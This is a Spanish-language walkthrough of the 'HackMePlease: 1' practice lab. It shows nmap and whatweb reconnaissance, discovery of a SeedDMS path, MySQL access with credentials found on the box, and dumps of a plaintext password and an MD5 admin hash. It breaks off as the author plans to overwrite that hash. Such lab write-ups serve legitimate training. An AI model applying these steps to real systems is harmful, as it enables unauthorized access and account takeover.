Vulnerable Machine: HackMePlease: 1
Nivel: Easy
Url: [HACK ME PLEASE: 1]
Descripción:
Difficulty: Easy

Description: An easy box totally made for OSCP. No bruteforce is required.

Aim: To get root shell

Preparación previa:


Hemos preparado previamente una máquina Kali linux (IP: 192.168.232.136) la cual tiene una tarjeta de red conectada a VMNet8,
Para la preparación de la máquina simplemente hemos descargado el archivo OVA, y cambiado la tarjeta de red a la misma que hay en nuestra máquina linux VMNet8

Solución:

Para empezar tanto nuestra máquina vulnerable HackMePlease:1 como nuestro sistema atacante (En mi caso Kali linux) deben encontrarse en la misma LAN.


En nuestra primera parte del reconocimiento identificamos la IP de nuestro objetivo, en este caso sabemos que es la IP 192.168.232.147

```
nmap -sn 192.168.232.0/24
```



Tras obtener la direccion IP podemos ahondar mas en el objetivo para encontrar mas información, a continuación escaneamos el objetivo utilizando las siguientes flags
-A: Hace que detectemos la versión, traceroute, OS …etc.
-T4: Indica el tiempo de envio de los paquetes de 0 a 6.


```
nmap  -A -T4 -p- 192.168.232.147
```



Lo mas interesante que podemos observar es que nos enfrentamos a una maquina Linux. Tambien podemos observar los puertos que estan abiertos, los cuales serian:

80: Apache
3306: Mysql
33060: Mysql


Otra manera de habernos dado cuenta hubiera sido mirando los ttl cuando hicieramos ping, ya que una maquina Linux siempre va a dar 64.



Vamos a empezar por el puerto 80.


```
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Welcome to the land of pwnland
```

Vamos a ver ante que tipo de Ubuntu nos encontramos para ello vamos a buscar la info que nos aparece




Parece que estamos ante un ubuntu focal, lo cual nos puede servir para cuando ya tengamos un acceso local a la maquina, para hacer una escalada de privilegios, pero ahora mismo vamos a seguir con nuestro proceso de reconocimiento.
A continuacion voy a utilizar la herramienta whatweb, esta herramienta actua de forma parecida a la extension web wappalyzer, nos muestra las herramientas y tecnologias que utiliza la web.

```
whatweb http://192.168.232.147
```



Lo que puedo observar a simple vista es que la versión de JQuery es bastante antigua, podrias encontrar bastante vulnerabilidades ahi, sin embargo las vulnerabilidades en JQuery son bastante dificiles de explotar.

Si buscamos la ip nos toparemos con esta web, la cual vamos a investigar un poco




tras investigar por el codigo he podido ver que la ruta js esta disponible, y en esta han dejado comentado un endpoint curioso.


```
<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jqu
<script>window.jQuery || document.write('<script src="js/vendor/jque

<script src="js/vendor/bootstrap.min.js"></script>

<script src="js/datepicker.js"></script>
<script src="js/plugins.js"></script>
<script src="js/main.js"></script>

<script type="text/javascript">
$(document).ready(function() {
```

```
var $slide = $('.slide');

// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');

// add event listener for mousescroll
$body.bind('false', mouseEvent);
```


Parece que con esto tenemos acceso al endpoint del login del servidor.




Si buscamos en internet informacion acerca de SeedDMS, podemos encontrar el repositorio de la propia herramienta, tras una leve investigacion he podido encontrar lo siguiente.



Por lo tanto podemos comprobar si se le ha olvidado aplicar este consejo al programador.



Y efectivamente tenemos acceso, vamos a buscar si en el codigo hay algun acceso a contraseñas.
Hemos encontrado la contrasena para entrar en la bbdd mysql



Tenemos acceso a la bbdd

```
┌──(kali㉿kali)-[~/Desktop]
└─$ mysql -u seeddms -h 192.168.232.147 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 8
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Bases de datos disponibles:

```
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| seeddms            |
| sys                |
+--------------------+
```

```
MySQL [seeddms]> show tables;
+-----------------------------+
| Tables_in_seeddms           |
+-----------------------------+
| tblACLs                     |
| tblAttributeDefinitions     |
| tblCategory                 |
| tblDocumentApproveLog       |
| tblDocumentApprovers        |
| tblDocumentAttributes       |
| tblDocumentCategory         |
| tblDocumentContent          |
| tblDocumentContentAttributes |
```

```
| tblDocumentFiles             |
| tblDocumentLinks             |
| tblDocumentLocks             |
| tblDocumentReviewLog         |
| tblDocumentReviewers         |
| tblDocumentStatus            |
| tblDocumentStatusLog         |
| tblDocuments                 |
| tblEvents                    |
| tblFolderAttributes          |
| tblFolders                   |
| tblGroupMembers              |
| tblGroups                    |
| tblKeywordCategories         |
| tblKeywords                  |
| tblMandatoryApprovers        |
| tblMandatoryReviewers        |
| tblNotify                    |
| tblSessions                  |
| tblUserImages                |
| tblUserPasswordHistory       |
| tblUserPasswordRequest       |
| tblUsers                     |
| tblVersion                   |
| tblWorkflowActions           |
| tblWorkflowDocumentContent   |
| tblWorkflowLog               |
| tblWorkflowMandatoryWorkflow |
| tblWorkflowStates            |
| tblWorkflowTransitionGroups  |
| tblWorkflowTransitionUsers   |
| tblWorkflowTransitions       |
| tblWorkflows                 |
| users                        |
+------------------------------+
43 rows in set (0.004 sec)
```


si vemos lo que hay en la tabla users

```
MySQL [seeddms]> select * from users;
```

```
MySQL [seeddms]> select * from users
    -> ;
+-------------+-----------------------+----------------------+-------------------+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-------------+-----------------------+----------------------+-------------------+
|           1 | saket                 | saurav               | Saket@#$1337      |
+-------------+-----------------------+----------------------+-------------------+
1 row in set (0.003 sec)
```

Podemos ver que las credenciales estan guardadas en la base de datos en texto plano asi que ya podemos acceder al servidor seeddms


Parece que no son los correctos



Pero si recordamos las tablas que habíamos visto antes una tabla llamada tblUsers, vamos a comprobar si son estos usuarios

```
MySQL [seeddms]> select * from tblUsers;
+----+-------+----------------------------------+---------------+--------------------+
| id | login | pwd                              | fullName      | email              |
+----+-------+----------------------------------+---------------+--------------------+
|  1 | admin | f9ef2c539bad8a6d2f3432b6d49ab51a | Administrator | address@server.com |
|  2 | guest | NULL                             | Guest User    | NULL               |
+----+-------+----------------------------------+---------------+--------------------+
2 rows in set (0.003 sec)
```

Vemos que la contrasena esta encriptada en md5, esta forma de encriptamiento en unidireccional es decir solo se puede encriptar pero no desencriptar, por lo tanto lo que podemos hacer es sustituir el contenido de esa tabla por un texto que nosotros conozcamos por ejemplo:

